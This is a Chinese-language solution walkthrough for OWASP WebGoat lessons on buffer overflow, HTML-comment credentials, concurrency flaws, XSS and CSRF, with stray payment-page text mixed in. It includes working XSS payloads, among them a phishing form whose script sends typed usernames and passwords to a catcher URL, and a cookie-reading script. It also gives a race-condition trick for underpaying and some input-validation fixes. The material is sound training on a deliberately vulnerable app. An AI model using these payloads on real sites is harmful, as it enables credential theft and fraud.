
Available Price Plans: \$9.99 - 24 hours Accept Terms

By Clicking on the above you accept the terms and conditions.


Created by Yiannis Pavlosoglou 

OWASP Foundation | Project WebGoat | Report Bug


将该 request 请求拦截后发往 intruder，然后将参数 room_no 设为溢出目标。没错，就是它（此时如果查看网页源代码，会发现，在这第二次提交时，包括 room_no 在内的三个参数都是 hidden 的 input 方式）。如图，攻击类型选择 sniper。



接下来，如下图，payloads 方案选择【character blocks】，意思就是用大量的字符填充，图中 payloads 方案下面 4 个填充处含义为：N 多的 3，从最小值 $3 \times 1024 = 3072$ 开始到 3×1024000 ，步长 1024，这些设置都随意，只要满足足够长，够溢出即可。然后点击图中左上方【intruder】下拉菜单中的【attract】进行攻击。




步长 1024，一共是执行了 1000 多次 request。完成后，如下图，在结果中将【length】列按照升序排序，点击最大的数值那行（最大值都没溢出，说明不够大）。然后点击下方【response】响应中的 html，可以看到【congratulation】字眼了，或者点击那个【render】直接看根据【response】生成的网页，但是由于未加载配置文件，预览效果不加。但的确通过了本门课程。



完成课程后页面如下图所示：

Choose another language: English ▼ Logout ?



OWASP WebGoat v5.4 ◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Off-by-One Overflows**
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

Solution Videos Restart this Lesson

Welcome to the **OWASP Hotel!** Can you find out which room a VIP guest is staying in?

*** Congratulations. You have successfully completed this lesson.**
*** Congratulations. You have successfully completed this lesson.**

You have now completed the 2 step process and have access to the Internet

Process complete

Your connection will remain active for the time allocated for starting now.

We would like to thank you for your payment.

Created by Yiannis Pavlosoglou 

OWASP Foundation | Project WebGoat | Report Bug

2.6 代码质量 (Code Quality)

2.6.1 在 HTML 中找线索 (Discover Clues in the HTML)

2.6.1.1 技术概念或主题 (Concept / Topic To Teach)

众所周知，很多开发者喜欢在源代码中保存 FIXME's、Code Broken、Hack 等语句。通过审查源代码中的相关注释往往能找到密码、后门及一些潜在的问题。

2.6.1.2 技术原理 (How It works)

浏览器工具菜单中“view source”功能可以查看网页 HTML 源代码。

2.6.1.3 总体目标 (General Goals)

通过认证检查。

2.6.1.4 操作方法 (Solutions)

在当前页面单击鼠标右键，选择“查看源代码”。阅读代码中相关注释，能够找到有用

的信息: admin/adminpw



```
code for any comments denoting&nbsp; passwords, backdoors, or something doesn't work right.
&nbsp;
584 Below is an example of a forms based authentication form. Look for clues to help you log
in.
585 </div>
586
587 <div id="message" class="info"></div>
588
589 <div id="lessonContent"><form accept-charset="UNKNOWN" method="POST"
name="form" action="attack?Screen=420&menu=700" enctype=""><!-- FIXME admin:adminpw --><!--
Use Admin to regenerate database --><h1>Sign In </h1><table align="center" cellpadding="0"
width="90%" border="0" cellspacing="2"><tr><th colspan="2" align="left">Please sign in to
your account. See the OWASP admin if you do not have an account.</th></tr><tr><td
width="30%">*Required Fields</td></tr><tr><td colspan="2">&nbsp;</td></tr><tr><td>*User
Name : </b></td><td><input name="Username" type="TEXT" value=""></td></tr><tr><td>*
Password : </b></td><td><input name="Password" type="PASSWORD" value=""></td></tr><tr><td>
<input name="SUBMIT" type="SUBMIT" value="Login"></td></tr></table></form></div>
590
591 <div id="credits">
592 <table align="RIGHT" cellpadding="0" width="90%" border="0"
cellpadding="0"><tr><td colspan="2" align="RIGHT"></td><td colspan="2" align="MIDDLE"></td></tr></table></div>
```

使用该密码成功登录系统则通过本节课程学习。

2.7 并发 (Concurrency)

2.7.1 线程安全问题 (Thread Safety Problems)

2.7.1.1 技术概念或主题 (Concept / Topic To Teach)

Web 应用程序可以同时处理很多 HTTP 请求。开发人员经常使用的变量不是线程安全的。线程安全是指一个对象或类的领域在多线程同时使用的时候总是保持有效的状态。它往往可以利用并发错误，精确地在同一时间同一个页面加载另一个用户。

因为所有的线程共享同一个方法区，而所有的类变量存储在方法区，多个线程试图同时使用相同的类变量。

用户利用 Web 应用程序中的并发错误，查看同一时间另一个用户试图登录同一个功能的信息。

2.7.1.2 技术原理 (How It works)


Web 应用程序通常在同一时间要处理很多 HTTP 请求。

2.7.1.3 总体目标 (General Goals)

用户需要成功利用 Web 应用程序的并发错误。查看另一位正在使用相同功能的用户的登录信息。

2.7.1.4 操作方法 (Solutions)

打开两个浏览器，一个输入用户名 jeff，另一个输入用户名 dave。尽可能快的同时按下两个浏览器中的 submit 按钮。显示的结果却都是 jeff 的信息，如图：



2.7.2 购物车并发缺陷 (Shopping Cart Concurrency Flaw)

2.7.2.1 技术概念或主题 (Concept / Topic To Teach)

Web 应用程序可以同时处理很多 HTTP 请求。开发人员经常使用的变量不是线程安全的。线程安全是指一个对象或类的领域在多线程同时使用的时候总是保持有效的状态。它往往可以利用并发错误，精确地在同一时间同一个页面加载另一个用户。

因为所有的线程共享同一个的方法区，所有的类变量存储在方法区，多个线程试图同时使用相同的类变量。

用户利用 Web 应用程序中的并发错误，查看同一时间另一个用户试图登录同一个功能的信息。

2.7.2.2 技术原理 (How It works)

不涉及。

2.7.2.3 总体目标 (General Goals)

在这个练习中，您的目的是利用并发性问题，以较低的价格购买商品。

2.7.2.4 操作方法 (Solutions)

开启两个浏览器窗口，窗口 A 中，选择较便宜的商品，点击【purchase】按钮。如图：

Place your order			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	1	\$299.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$299.00

Enter your credit card number:

Enter your three digit access code:

在窗口 B 中，选择较贵的商品，并按下【update card】按钮。如图：

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	<input type="text" value="0"/>	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	<input type="text" value="1"/>	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	<input type="text" value="0"/>	\$0.00

Total: \$1,799.00

打开窗口 A，按下【confirm】按钮，即可达到目的。

*** Thank you for shopping! You have (illegally!) received a 83% discount. Police are on the way to your IP address.**
*** Congratulations. You have successfully completed this lesson.**

Thank you for your purchase! Confirmation number: CONC-88			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card:

\$299.00

2.8 跨站脚本攻击（Cross-Site Scripting (XSS)）

2.8.1 使用 XSS 钓鱼（Phishing with XSS）

2.8.1.1 技术概念或主题（Concept / Topic To Teach）

在服务端对所有输入进行验证总是不错的做法。当用户输入非法 HTTP 响应时容易造成 XSS。在 XSS 的帮助下，您可以实现钓鱼工具或向某些官方页面中增加内容。对于受害者来说很难发现该内容是否存在威胁。

2.8.1.2 技术原理 (How It works)

HTML 文档的内容是可以被篡改的，如果您有权限操作页面源代码。

2.8.1.3 总体目标 (General Goals)

创建一个 form，要求填写用户名和密码。将数据提交到 <http://localhost/WebGoat/catcher?PROPERTY=yes&user=caughtUserName&password=caughtPasswordName>

2.8.1.4 操作方法 (Solutions)

利用 XSS 可以在已存在的页面中进一步添加元素。该解决方案包括两部分，您需要结合起来使用：

受害人填写一个表格：

以读取脚本的形式，将收集到的信息发送给攻击者。

一个带用户名和密码输入框的表格如下：

```
<form>
<br><br><HR><H3>This feature requires account login:</H3 ><br><br>
Enter Username:<br><input type="text" id="user" name="user"><br>
Enter Password:<br><input type="password" name = "pass"><br>
</form><br><br><HR>
```

搜索这段代码，您就能看到页面中增加了一个表单。

现在您需要一段脚本：

```
<script>
function hack()
{ alert("Had this been a real attack... Your credentials were just stolen." User Name = " +
document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new
Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+
document.forms[0].user.value + "&password=" + document.forms[0].pass.value + """;
}
</script>
```

这段代码会读取您在表单上输入的用户名和密码信息，将这些信息发送给捕获这些信息的 WebGoat。

最后，就是要将这两段代码合并。最终需要输入的代码如下：

```
<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name
= " + document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new
Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+
```

```
document.forms[0].user.value + "&password=" + document.forms[0].pass.value + "";}
</script><form><br><br><HR><H3>This feature requires account login:</H3 ><br><br>Enter
Username:<br><input type="text" id="user" name="user"><br>Enter Password:<br><input
type="password" name = "pass"><br><input type="submit" name="login" value="login"
onclick="hack()"></form><br><br><HR>
```

搜索这段代码,您会看到一个要求输入用户名密码的表单,输入用户名密码,点击登录,WebGoat 会将您输入的信息捕获并反馈给您。

WebGoat Search

This facility will search the WebGoat source.

Search:

Results for:

This feature requires account login:

Enter Username:

Enter Password:

2.8.2 小实验：跨站脚本攻击（LAB: Cross Site Scripting）

2.8.2.1 技术概念或主题（Concept / Topic To Teach）

输入验证是一个很好的方法,尤其是验证那些以后将用做参数的操作系统命令、脚本和数据库查询的输入。尤为重要的是,这些内容将会永久的存放在那里。应当禁止用户创建消息内容。用户的信息被检索时,可能导致其他用户加载一个不良的网页或不良的内容。当一个未经验证的用户的输入作为一个 HTTP 响应时, XSS 攻击也可能会发生。在一个反射式 XSS 攻击中,攻击者会利用攻击脚本精心制作一个 URL 并通过将其发送到其他网站、电子邮件、或其他方式骗取受害者点击它。

2.8.2.2 总体目标 (General Goals)

在这个练习中，您将执行存储和反射 XSS 攻击，您可以通过在 web 应用程序中调整代码来防护这种攻击。

2.8.2.3 Stage 1: 存储型 XSS (Stage 1: Stored XSS)

2.8.2.3.1 总体目标 (General Goals)

执行存储型跨站脚本攻击；

以“Tom”身份登录网站，修改个人信息。验证用户“Jerry”会受到攻击。每个帐号的密码是用户明名字的小写（如：Tom 的密码是 tom）。

2.8.2.3.2 操作方法 (Solutions)

1. 以用户名“Tom”密码 tom 登录，选择 Tom，点击“View Profile”按钮。现在可以看到 Tom 的个人信息。点击“Edit Profile”，在“Street”一栏中进行 XSS 攻击。加入如下代码，点击“UpdateProfile”：

```
<script>alert("haha");</script>
```




Goat Hills Financial
Human Resources

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	<script>alert("haha");</script>	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	Tom Cat
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ViewProfile UpdateProfile Logout

2. 退出登录，以用户名 Jerry，密码 jerry 登录，选择浏览 Tom 的信息，会弹出这段注入脚本。



2.8.2.4 Stage 2: 使用输入验证阻止存储型 XSS 攻击（Stage 2: Block Stored XSS using Input Validation）

2.8.2.4.1 总体目标（General Goals）

Stage 2: 使用输入验证阻止存储式 XSS 攻击
本课程只能在 [WebGoat](#) 开发版本上完成。

完成代码修复，在数据被写入数据库之前阻止存储型跨站攻击脚本。重复 Stage1，以 Eric 和 David 身份再次测试，验证管理用户 David 不受攻击影响。

2.8.2.4.2 操作方法（Solutions）

通过将放置在 org.owasp.webgoat.lessons.CrossSiteScripting 包中的 UpdateProfile.java 类中添加如下代码，可防止此类攻击。

```
/**Your code**/  
String regex = "[\\s\\w-,]*";  
String stringToValidate = firstName+lastName+ssn+title+phone+address1+address2+  
startDate+ccn+disciplinaryActionDate+  
disciplinaryActionNotes+personalDescription;
```

```
Pattern pattern = Pattern.compile(regex);  
validate(stringToValidate, pattern);  
/**End of your code**/
```

这段验证代码只允许\s = whitespace: \t\n\x0B\f\r, \w = word: a-zA-Z_0-9 通过验证。使用其他字符将会抛出验证异常。

2.8.2.5 Stage 3: 存储型 XSS 重访问 (Stage 3: Stored XSS Revisited)

2.8.2.5.1 总体目标 (General Goals)

雇员“Bruce”的个人信息在预载入时携带了存储型 XSS 攻击代码。验证 David 帐号仍然受影响，即使 Stage2 中做过相关的修复。

2.8.2.5.2 操作方法 (Solutions)

以用户 David，密码 david 登录，然后浏览 Bruce 的信息，即可完成。

Stage 2


Stage 2: Block Stored XSS using Input Validation.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack.

* You have completed Stage 1: Stored XSS.

* Welcome to Stage 2: Block Stored XSS using Input Validation



2.8.2.6 Stage 4: 使用输出编码阻止存储型 XSS (Stage 4: Block Stored XSS using Output Encoding)

2.8.2.6.1 总体目标 (General Goals)

本节课程只能在 [WebGoat](#) 开发版本上完成。

修改代码功能，从数据库中读取数据后阻止跨站攻击代码。同时回到 Stage3 验证 David 用户不受 Bruce 个人信息页面攻击影响。

2.8.2.6.2 操作方法 (Solutions)

在 `org.owasp.webgoat.util.HtmlEncoder` 类中添加一个 `encode(String s)` 静态方法。这个方法更改所有字符串中的特殊字符。现在您可以用 `org.owasp.webgoat.lessons.CrossSiteScripting` class 类中的 `getEmployeeProfile` 这个方法。用 `HtmlEncoder.encode(answer_results.getString(someString))` 替换所有 `answer_results.getString(someString)`，即可完成。

2.8.2.7 Stage 5: 反射型 XSS (Stage 5: Reflected XSS)


2.8.2.7.1 总体目标 (General Goals)

使用雇员搜索页面漏洞构造一个包含反射型 XSS 攻击代码的 URL。验证另一位雇员访问该 URL 会受影响。

2.8.2.7.2 操作方法 (Solutions)

以用户名 Larry，密码 larry 登录。点击“SearchStaff”，在搜索框中，添加如下一段代码即可完成：

```
<script>alert("Dangerous");</script>
```



2.8.2.8 Stage 6: 阻止反射型 XSS(Stage 6: Block Reflected XSS)

2.8.2.8.1 总体目标 (General Goals)

本节课程只能在 [WebGoat](#) 开发版本上完成。

修改代码，修复反射型 XSS 攻击。重复 Stage5 验证攻击不再生效。

2.8.2.8.2 操作方法 (Solutions)

方法类似于第二阶段。编辑 `org.owasp.webgoat.lessons.CrossSiteScripting.FindProfile.java`，在 `getRequestParameter` 方法后面添加下面代码：

```
String regex = "[\\s\\w-]*";
String parameter = s.getParser().getRawParameter(name);
Pattern pattern = Pattern.compile(regex);
validate(parameter, pattern);
return parameter;
```

2.8.3 存储型 XSS 攻击 (Stored XSS Attacks)

2.8.3.1 技术概念或主题 (Concept / Topic To Teach)

过滤所有用户输入是一个不错的做法，特别是那些后期会被用作 OS、脚本或数据库查询参数的输入。尤其是那些将要长期存储的内容。用户不能创建非法的消息内容，例如：可以导致其他用户访问时载入非预期的页面或内容。

2.8.3.2 总体目标 (General Goals)

创建非法的消息内容，可以导致其他用户访问时载入非预期的页面或内容。

2.8.3.3 操作方法 (Solutions)

在 title 中任意输入字符。在内容中输入以下代码：

```
<script>alert('xss')</script>  
或者<script language="javascript" type="text/javascript">alert("Ha Ha Ha");</script>
```

点提交。如图所示：

Solution Videos It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved. **Restart this Lesson**

Title:

Message:

Message List
<script>alert('xss')</script>
[aa](#)
[ab](#)



点击“ab”，这就好比您刚创建的帖子，由您或者其他人浏览，然后会弹出一个对话框，证明 XSS 攻击成功。


Solution Videos It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Restart this Lesson

*** Congratulations. You have successfully completed this lesson.**

Title:

Message:



Message Contents For: ab

Title: ab

Message:

输入 `<script language="javascript" type="text/javascript">alert(document.cookie);</script>` 可以获取当前浏览器 cookie。

2.8.4 跨站请求伪造 (Cross Site Request Forgery (CSRF))

2.8.4.1 技术概念或主题 (Concept / Topic To Teach)

本节课程将指导您如何实现跨站请求伪造攻击 (CSRF)。

2.8.4.2 技术原理 (How it works)

跨站请求伪造是一种让受害者加载一个包含网页的图片的一种攻击手段。如下代码所示：

```

```

当受害者的浏览器试图打开这个页面时，它会使用指定的参数向 `www.mybank.com` 的 `transferFunds.do` 页面发送请求。浏览器认为将会得到一个图片，但实际上是一种资金转移功能。该请求将包括与网站相关的任何 cookies。因此，如果用户已经通过网站的身份验证，并有一个永久的 cookie，甚至是当前会话的 cookie，网站将没有办法区分这是否是一个从合法用户发出的请求。通过这种方法，攻击者可以让受害者执行一些他们本来没打算执行的操作，如注销、采购项目或者这个脆弱的网站提供的任何其他功能。

2.8.4.3 总体目标 (General Goals)

在这一课中，您的目的是向一个新闻组发送一封邮件，邮件中包含一张图片，这个图像的 URL 指向一个恶意请求。尝试一个包括 1*1 像素的图像，其中包含一个网址。这个 URL 应当用一个额外的参数“transferFunds= 4000”指向 CSRF 课程页面。您可以通过左侧菜单在 CSRF 课程连接上右键单击，选择复制快捷方式。无论谁收到这封邮件，并恰好已经通过身份验证，他的资金将会被转走。

注意：不同 WebGoat 环境的 URL 中“Screen”和“Menu”参数可能会有所区别。请使用您之前访问 URL 中正在使用的参数。

2.8.4.4 操作方法 (Solutions)

要完成这一课，您需要在消息框中嵌入 HTML 代码。这段代码中包含一个图片，链接到一个网站。在 HTML 中图片的格式是：

